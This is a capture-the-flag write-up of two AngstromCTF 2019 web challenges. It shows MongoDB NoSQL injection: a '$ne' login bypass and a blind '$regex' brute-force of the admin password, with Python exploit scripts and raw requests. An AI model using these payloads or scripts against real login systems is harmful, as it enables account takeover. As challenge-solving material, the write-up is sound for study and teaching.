AngstromCTF 2019 | No SEQUELS and No SEQUELS 2 Web Writeup
This blog post contains the writeup for two challenges (No SEQUELS & No SEQUELS 2), because they are related.
So let’s start with No SEQUELS first.
1. No SEQUELS 1
Category: Web
Points: 50
1.2 Challenge Description
The prequels sucked, and the sequels aren’t much better, but at least we always have the original trilogy.
Hint said : MongoDB is a safer alternative to SQL, right?
1.3 What we can get from the informations stated above ?
- They are using MongoDB as a NoSQL engine.
- we can guess from hint that its a simple Auth bypass with MongoDB NoSQL injection.
We are presented a part of the source code of how the authentication happens.

1.4 Exaplanation
This simple authentication uses JWT (JSON Web Tokens), trying to hack the token won’t help because the JWT token is being signed with a secret key and we don’t know the key actually.
After reading the code, this is clearly a NoSQL Injection because of unsanitized user input.
The following two lines show that the variables username and password are not sanitized in any way.
var user = req.body.username;
var pass = req.body.password;
One more thing to notice, the line below show that the body can be parsed using json regarded that we supply some json input with Content-Type: application/json.
app.use(bodyParser.json());
NoSQL databases are still potentially vulnerable to injection attacks, even if they aren’t using the traditional SQL syntax.
The unsanitisation of username and password will lead to NoSQL code injection.
What would happen if we post the following JSON data:
POST https://nosequels.2019.chall.actf.co HTTP/1.1
Content-Type: application/json
{
    "username": {"$ne": null},
    "password": {"$ne": null}
}
By Sending this payload the username & password will be parsed as so, thus the query being
var query = {
    username: {"$ne": null};
    password: {"$ne": null};
}
Now, executing the line below from the app source code will return the first row, and we will be authenticated.
db.collection('users').findOne(query, function(err, user) {
    if (!user) {
        res.send("Wrong username or password");
        return
    }
    res.cookie('token', jwt.sign({name: user.username, authnticated: true}, secret));
    res.redirect("/site");
});
Let’s write a script to do the work for us, and get that first FLAG.
We will be using python requests module.
import requests
import re
URL = "https://nosequels.2019.chall.actf.co/login"
payload = '{"username": {"$ne": null}, "password": {"$ne": null}}'
cookies = {"token": "still_dont_know"}
# we could have done it manually, and replaced the token with
# the token that your browser got for you

# init session
session = requests.Session()
# set re expression for token in headers
jwt_token_re = re.compile(r"token=(.*);")
# Getting the token for the first time

token_req = session.get(URL)
if token_req.status_code == 200:
    m = re.search(jwt_token_re, token_req.headers["Set-Cookie"])
    if m:
        # update token in cookies dict
        cookies["token"] = str(m.group(1))

    # Now let's send the json payload alongside the cookie we got above.
    # we will leave requests default behaviour to follow redirects which will redirect us to /site

flag_re = re.compile(r"actf{.*}")

# make request with mallicious payload

req = session.post(URL, json=payload, cookies=cookies, verify=False)
# verify=False is just for HTTPS connection

if req.status_code == 200:
    # FLAG match
    m = re.search(flag_re, req.text)
    if m:
        print("1st FLAG: ", m.group(0))
FLAG is : actf{no_sql_doesn’t_mean_no_vuln}
NOTE: we could have done the same thing using BurpSuite: first we send the query, intercept it using BurpSuite, change Content-Type to application/json and modify the body with our json payload. :D
2. No SEQUELS 2
Let’s see the solution for NoSEQUELS 2
If we copy the last token we got after sending the json payload, we can now request /site (using a GET request of course) and we are presented with the following page.

It says suspicious activity detected and we need to provide the password for user admin and one more thing, it says that there will be no database query!!!.
2.1 Things we can derive from the above.
adminuser exists.- the exploitation will be on the previous login page, because we can’t do no database query here.
So, we need to get the correct password for admin, and we will do it using $regex and also we need to do it in a Blind way
Here is the payload we will be using
new_payload = {"username": {"$eq": "admin" }, "password": {"$regex": "^some_chars.*"}}
So basically, we will be bruteforcing the password by checking it against a regular expression pattern.
2.2 Example
let’s say we send the following payload
payload = {"username": {"$eq": "admin" }, "password": {"$regex": "^c.*"}}
if we get a 302 status code (a redirect to /site) then the password does indeed start with a c, now we can build our final Blind NoSQL exploitation script using python
You can also get the password length using $regex again, with this payload .{number}, i already found the password length to be equal to 14.
2.3 Final Exploit Script, (fully automated)
import requests # used to make requests
import string   # for building the password
import re       # for cheking token pattern and FLAG pattern

session = requests.Session() # creates a session, not really needed tho.
cookies = {"token": "fucking_dont_know_1337"}
URL = "https://nosequels.2019.chall.actf.co/login"

# make first GET request.
# this is only done to get the first unauthenticated token
jwt_token_re = re.compile(r"token=(.*);")
dummy = session.get(URL)

if dummy.status_code == 200:
    m = re.search(jwt_token_re, dummy.headers["Set-Cookie"])
    if m:
        cookies["token"] = str(m.group(1))
        print("[?] Cookie set")

# Creates new payload
new_payload = {"username": {"$eq": "admin" }, "password": {"$regex": None}}


restart_the_damn_loop = True # control the loop, no one want an infinite loop
regex_payload = "" # this is the current compared password
flag = regex_payload # flag is initialized as regex payload == ""

while restart_the_damn_loop:
    restart_the_damn_loop = False
    for i in string.ascii_letters + string.digits + "!@#$%^()@_{}":
        regex_payload += i
        new_payload["password"]["$regex"] = "^"+regex_payload + ".*"
        req = session.post(URL, verify=False, cookies=cookies, json=new_payload, allow_redirects=False)
        if req.status_code == 302: # a 302 repsonse code means payload passed
            restart_the_damn_loop = True
            flag += i
            if len(flag) == 14: # check if length == 14
                restart_the_damn_loop = False
                m = re.search(jwt_token_re, req.headers["Set-Cookie"])
                if m:
                    # sets the token cookie, we will use it when visiting /site
                    cookies["token"] = str(m.group(1))
                print("[?] pass till now : ", flag)
                break
        else:
            regex_payload = flag
            restart_the_damn_loop = True


# make last request and get the damn flag.

print("Password: " + flag)
URL = "https://nosequels.2019.chall.actf.co/site"

# POST Parameter for /site page is named : pass2
r = session.post(URL, verify=False, data={"pass2": flag}, cookies=cookies)
# setting verify=False is only better when solving CTF challenges.
# because we dont need it :D
m = re.search(r"actf{.*}", r.text)
if m:
    print("[+] FLAG: ", m.group(0))
An here is the flag: actf{still_no_sql_in_the_sequel}
Thanks for reading! :D